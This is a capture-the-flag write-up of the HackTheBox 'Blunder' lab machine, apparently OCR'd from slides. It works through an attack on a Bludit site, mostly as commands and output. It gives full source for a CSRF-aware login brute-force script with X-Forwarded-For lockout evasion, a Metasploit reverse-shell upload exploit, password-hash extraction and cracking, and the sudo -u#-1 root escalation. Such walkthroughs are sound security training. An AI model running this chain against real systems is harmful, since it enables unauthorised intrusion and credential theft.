Getting Root Access

Keith Bagley


First, we start by opening a VPN

```
root@kali:/home/kali/Desktop# openvpn T0kyo21.ovpn
Mon Aug 31 17:31:32 2020 OpenVPN 2.4.9 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS
11] [MH/PKTINFO] [AEAD] built on Apr 21 2020
Mon Aug 31 17:31:32 2020 library versions: OpenSSL 1.1.1g  21 Apr 2020, LZO 2.10
Mon Aug 31 17:31:32 2020 Outgoing Control Channel Authentication: Using 256 bit message hash 'SHA256
' for HMAC authentication
Mon Aug 31 17:31:32 2020 Incoming Control Channel Authentication: Using 256 bit message hash 'SHA256
' for HMAC authentication
Mon Aug 31 17:31:32 2020 TCP/UDP: Preserving recently used remote address: [AF_INET]185.77.152.100:1
337
Mon Aug 31 17:31:32 2020 Socket Buffers: R=[212992→212992] S=[212992→212992]
Mon Aug 31 17:31:32 2020 UDP link local: (not bound)
Mon Aug 31 17:31:32 2020 UDP link remote: [AF_INET]185.77.152.100:1337
Mon Aug 31 17:31:32 2020 TLS: Initial packet from [AF_INET]185.77.152.100:1337, sid=b54fc2b4 aeb4837
4
Mon Aug 31 17:31:32 2020 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA
, name=htb, emailAddress=info@hackthebox.eu
Mon Aug 31 17:31:32 2020 VERIFY KU OK
Mon Aug 31 17:31:32 2020 Validating certificate extended key usage
Mon Aug 31 17:31:32 2020 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web
 Server Authentication
Mon Aug 31 17:31:32 2020 VERIFY EKU OK
Mon Aug 31 17:31:32 2020 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb
, emailAddress=info@hackthebox.eu
```

Nmap scan to reveal open ports

```
root@kali:~/blunder# nmap -sC -sV -A -oN scan3.txt 10.10.10.191
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-31 17:39 EDT
Nmap scan report for 10.10.10.191
Host is up (0.076s latency).
Not shown: 998 filtered ports
PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts
```

Visit the domain in firefox



Use gobuster to see where we can look to gather some information on the target

```
root@kali:~/blunder# gobuster dir -u http://10.10.10.191 -w /usr/share/wordlists/dirb/common.txt -x
txt,php py.cgi
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.191
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     txt,php
[+] Timeout:        10s
===============================================================
2020/08/31 17:49:22 Starting gobuster
===============================================================
```

Noticeable results from gobuster


```
/.hta (Status: 403)
/.hta.php (Status: 403)
/.hta.txt (Status: 403)
/.htaccess (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.php (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.php (Status: 403)
/0 (Status: 200)
/about (Status: 200)
/admin (Status: 301)
/cgi-bin/ (Status: 301)
/install.php (Status: 200)
/LICENSE (Status: 200)
/robots.txt (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
/todo.txt (Status: 200)
```

```
/admin (Status: 301)
```


```
/robots.txt (Status: 200)
```

```
/todo.txt (Status: 200)
```


Inside the /todo.txt directory we find a user by the name of fergus



Utilizing Burpsuite to analyze /admin login



Intercepting with Burpsuite shows us that the site is using a CSRF token, this information will be useful shortly



Raw | Params | Headers | Hex

```
1  POST /admin/ HTTP/1.1
2  Host: 10.10.10.191
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://10.10.10.191/admin/
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 92
10 Connection: close
11 Cookie: BLUDIT-KEY=05iordr0s9198c3fssar46i9q5
12 Upgrade-Insecure-Requests: 1
13
14 tokenCSRF=b24c9a24ebc8fdb40111db6a4bda8938b82ec41d&username=target&password=randompass&save=
```

Python

Here we are going to have to download (or create) a brute force script that works with CSRF. I chose to download one from github and edit the information needed to get it to run properly.

We will keep this .py script in our blunder directory we created for the presentation. /root/blunder/**bruteforce.py**

Python continued...

```
  GNU nano 4.9.3                          bruteforce.py
#!/usr/bin/env python3
import re
import requests
#from __future__ import print_function

def open_ressources(file_path):
    return [item.replace("\n", "") for item in open(file_path).readlines()]

host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = open_ressources('/root/blunder/wordlist.txt')

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"', login_page.text).group(>

    print('[*] Trying: {p}'.format(p = password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) >
        'Referer': login_url
    }

    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data, allow_redirects = F>

    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password found!')
            print('Use {u}:{p} to login.'.format(u = username, p = password))
            print()
            break
```

Python script editing points

```
host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = open_ressources('/root/blunder/wordlist.txt')
```

```
('input.+?name="tokenCSRF".+?value="(.+?)"
```

CeWL way to make a wordlist


```
root@kali:~/blunder# cewl -w /root/blunder/wordlist2.txt -d 10 -m 7 http://10.10.10.191
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@kali:~/blunder# cat wordlist2.txt
```

```
Powered
byEgotisticalSW
Javascript
American
fiction
feature
published
received
awarded
literature
centers
through
smartphones
tablets
library
Breaked
September
supernatural
suspense
fantasy
million
adapted
miniseries
television
including
available
alongside
similar
Netflix
requires
purchase
monthly
subscription
resolutions
universal
pronounced
interface
computer
communicate
peripheral
connected
anything
keyboards
information
section
certain
batteries
commercial
release
Universal
Plugins
Include
service
Dynamic
blunder
interesting
devices
content
created
Creation
November
Reading
Fantasy
National
players
description
Favicon
Bootstrap
bootstrap
Networks
Content
Stephen
Sidebar
nothing
Copyright
probably
fictional
character
RolandDeschain
contribution
Achievement
Mystery
Writers
America
Endowment
contributions
described
operated
capable
streaming
resolution
support
dynamic
company
numerous
provided
sufficiently
Internet
connection
accessible
```


Python brute forcing

```
root@kali:~/blunder# python3 bruteforce.py
[*] Trying: Plugins
[*] Trying: Include
[*] Trying: service
[*] Trying: Dynamic
[*] Trying: blunder
[*] Trying: interesting
[*] Trying: devices
[*] Trying: content
[*] Trying: created
[*] Trying: Creation
[*] Trying: November
[*] Trying: Reading
[*] Trying: Fantasy
[*] Trying: National
[*] Trying: players
[*] Trying: description
[*] Trying: Favicon
[*] Trying: Bootstrap
[*] Trying: bootstrap
[*] Trying: Networks
[*] Trying: Content
[*] Trying: Stephen
[*] Trying: Sidebar
[*] Trying: nothing
[*] Trying: Copyright
```

```
SUCCESS: Password found!
Use fergus:RolandDeschain to login.
```



Access to admin in browser



Searchsploit to search for Bludit exploit

```
root@kali:~/blunder# searchsploit bludit
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                | Path
---------------------------------------------------------------------------------------------------
Bludit - Directory Traversal Image File Upload (Metasploit)                   | php/remote/47699.rb
Bludit 3.9.12 - Directory Traversal                                           | php/webapps/48568.py
bludit Pages Editor 3.0.0 - Arbitrary File Upload                             | php/webapps/46060.txt
---------------------------------------------------------------------------------------------------
```

...And off to Metasploit

Metasploit

```
root@kali:~/blunder# msfconsole
```


```
Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more

msf5 > search bludit type:exploit

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -------
   0  exploit/linux/http/bludit_upload_images_exec  2019-09-07       excellent  Yes    Bludit Directory Traversal Image File Upload Vulnerability
```

Configuring Metasploit

```
msf5 > use exploit/linux/http/bludit_upload_images_exec
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf5 exploit(linux/http/bludit_upload_images_exec) > set rhosts 10.10.10.191
rhosts => 10.10.10.191
msf5 exploit(linux/http/bludit_upload_images_exec) > set lhost tun0
lhost => tun0
msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITUSER fergus
BLUDITUSER => fergus
msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITPASS RolandDeschain
BLUDITPASS => RolandDeschain
msf5 exploit(linux/http/bludit_upload_images_exec) > exploit
```

Using Meterpreter to get a shell


```
[*] Started reverse TCP handler on 10.10.14.233:4444
[+] Logged in as: fergus
[*] Retrieving UUID ...
[*] Uploading DGGsuWQEks.png ...
[*] Uploading .htaccess ...
[*] Executing DGGsuWQEks.png ...
[*] Sending stage (38288 bytes) to 10.10.10.191
[*] Meterpreter session 1 opened (10.10.14.233:4444 → 10.10.10.191:33794) at 2020-08-31 18:58
:35 -0400
[+] Deleted .htaccess

meterpreter >
```

Using Meterpreter and Python to get a shell *continued...*

```
meterpreter > shell
Process 3699 created.
Channel 0 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$
```

Obtaining user (hugo) hash

```
cd /home
www-data@blunder:/home$ cd /var/www
cd /var/www
www-data@blunder:/var/www$ ls
ls
bludit-3.10.0a  bludit-3.9.2  html
www-data@blunder:/var/www$ cd bludit-3.10.0a
cd bludit-3.10.0a
www-data@blunder:/var/www/bludit-3.10.0a$ ls
ls
LICENSE    bl-content  bl-languages  bl-themes  install.php
README.md  bl-kernel   bl-plugins    index.php
www-data@blunder:/var/www/bludit-3.10.0a$ cd bl-content
cd bl-content
www-data@blunder:/var/www/bludit-3.10.0a/bl-content$ ls
ls
databases  pages  tmp  uploads  workspaces
www-data@blunder:/var/www/bludit-3.10.0a/bl-content$ cd databases
cd databases
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ ls
ls
categories.php  plugins       site.php    tags.php
pages.php       security.php  syslog.php  users.php
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
```



Using the cat command to display user (hugo) hash

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
```

CrackStation

Hash
faca404fd5c0a31cf1897b823c695c85cffeb98d

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Enter up to 20 non-salted hashes, one per line:

faca404fd5c0a31cf1897b823c695c85cffeb98d

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, QubesV3.1BackupDefaults

CrackStation.Net cracked sha1 hash finding **Password120**

Type	Result
sha1	Password120

Now that we have his password, we can switch users to hugo. We can also use the sudo -l command to find some very valuable information

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su hugo
su hugo
Password: Password120

hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$
```

Owned user access

```
cd /home/hugo
hugo@blunder:~$ ls
ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    user.txt
hugo@blunder:~$ cat user.txt
cat user.txt
97c71aee6538a58a6c181e356c09edf6
hugo@blunder:~$
```

Escalating privileges to root access with the -u#-1 /bin/bash exploit

```
hugo@blunder:~$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
Password: Password120

root@blunder:/home/hugo# cd /root
cd /root
root@blunder:/root# ls
ls
root.txt
root@blunder:/root# cat root.txt
cat root.txt
b6dd1fe4ce2303d85362c9c5cde2d0df
root@blunder:/root#
```

linkedin.com/in/**keithmbagley89**

keithmbagley89@gmail.com

860-833-1567